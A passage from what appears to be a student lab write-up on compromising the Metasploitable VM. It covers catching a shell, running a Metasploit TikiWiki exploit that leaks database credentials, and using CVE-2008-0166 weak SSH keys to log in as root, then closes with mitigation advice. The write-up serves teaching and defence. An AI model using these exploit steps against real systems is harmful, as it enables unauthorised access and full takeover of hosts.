Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
14:00:16 up 2:03, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 12:56 37:49m 0.04s 0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$
```

**Figure 16:** Reverse shell caught via Netcat.

Before we move on to rooting the box, let's use the Metasploit console to gain our shell directly. This saves us some time in that we do not need to upload our own php reverse shell. In order to do so, we

open msfconsole and issue the following commands.

```
1 search tikiwiki
2 use exploit/unix/webapp/tikiwiki_graph_formula_exec
3 set RHOST 10.0.2.4
4 show options
5 show payloads
6 set payload generic/shell_bind_tcp
7 show options
8 exploit
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit
[*] Attempting to obtain database credentials...
[*] The server returned          : 200 OK
[*] Server version              : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10
with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki    : mysql
dbversion  : 1.9
host_tiki   : localhost
user_tiki   : root
pass_tiki   : root
dbs_tiki   : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.15:37391 -> 10.0.2.4:4444) at 2019-09-
30 16:33:35 -0400

whoami
www-data
hostname
metasploitable
■
```

**Figure 17:** Reverse shell via Metasploit.

We now have a shell on the target machine as the user `www-data` (we've done it two different ways). It is time to escalate our privileges to root.

## Root

Typically to find privilege escalations we would run an enumeration tool such as Linux Smart Enumeration. In the case of this lab we're already aware of what we're supposed to do. That tool would surely point out to us though that the `/root` directory was readable to other users, if we weren't previously aware.

```
$ ls -la /root
total 32
drwxr-xr-x  3 root root 4096 May 17 2010 .
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
-rw-----  1 root root     5 May 17 2010 .bash_history
-rw-r--r--  1 root root 2227 Oct 20 2007 .bashrc
-rw-----  1 root root   187 Apr 28 2010 .lessht
-rw-r--r--  1 root root  141 Oct 20 2007 .profile
drwxr-xr-x  2 root root 4096 May 17 2010 .ssh
-rwx----- 1 root root  401 Apr 28 2010 reset_logs.sh
$ ls -la /root/.ssh
total 12
drwxr-xr-x 2 root root 4096 May 17 2010 .
drwxr-xr-x 3 root root 4096 May 17 2010 ..
-rw-r--r-- 1 root root  405 May 17 2010 authorized_keys
$ cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQ
qldJkcteZzDPFSbw76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvSjG
aSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo
9Bzp0e0ac2U+qUGIZIu/WwgztLzs5/D9IyhtRWocypPE+kCp+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1n
u20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocVxsXovcNnbALTp3w== msfadmin@metasploitable
$
```

**Figure 18:** Authorized keys readable in `/root/.ssh/` directory.

We are also aware for this lab that our target machine is vulnerable to CVE-2008-0166, which states

OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys.

Luckily for us, these private keys have already been calculated and are available to download and use. For this lab we were provided them by Professor Dai. We need only download and extract the file containing these public and private key pairs, and search through them to determine if this public key has a private key already calculated.

```
root@kali:~/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sG
Goi4KNmj6PVxpbpG70lShHQqldJkcteZzDPFSbw76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teo
weG1jr2q0ffdomVhvXXvSjG
aSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7
XotowHr8FEGvw2zW1krU3Zo
9Bzp0e0ac2U+qUGIZIu/WwgztLzs5/D9IyhtRWocypPE+kCp+Jz2mt4y1u
A73KqoXfdw5oGUkxdFo9f1n
u20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocVxsXovcNnbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/rsa/2048#
```

**Figure 19:** Private key matching public key found in our directory of previously calculated keys.

Lastly, we ssh into the box as the root user using the private key we now know that we've got.

```
XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcp+Jz2mt4ylu
A73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w *.p
ub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# █
```

**Figure 20:** Rooted

## Conclusion

The Metasploitable VM is full of vulnerabilities, that is why it was created. We've only taken one of the many paths available to root this machine. There are multiple vulnerabilities in Tikiwiki alone, of which we only explored two. Additionally, there are many other ports running services we've not yet explored.

## Mitigation Tactics

### TikiWiki Application

Updating Tikiwiki is the most obvious way to mitigate this attack. The version running on this box is over a decade old, as Tikiwiki is now on version 20.x. It's rather surprising that this version of Tikiwiki allows php files to be uploaded through the backup tool. This is a terrible idea. It's also peculiar that it stores passwords for its users in plain text, this is also a terrible idea.

## Server Configuration

There is also little to no reason that the server should have the MySQL port open to remote connections. Allowing only local connections to the database would allow the application to run without opening up the ability for attackers to connect to the database directly. Lastly, our privilege escalation for this box involves reading the `/root` directory as the `www-data` user. The `/root` directory should never be readable by users without root privileges. If that were the case we would not have been able to determine the public key in order to reverse engineer the private key.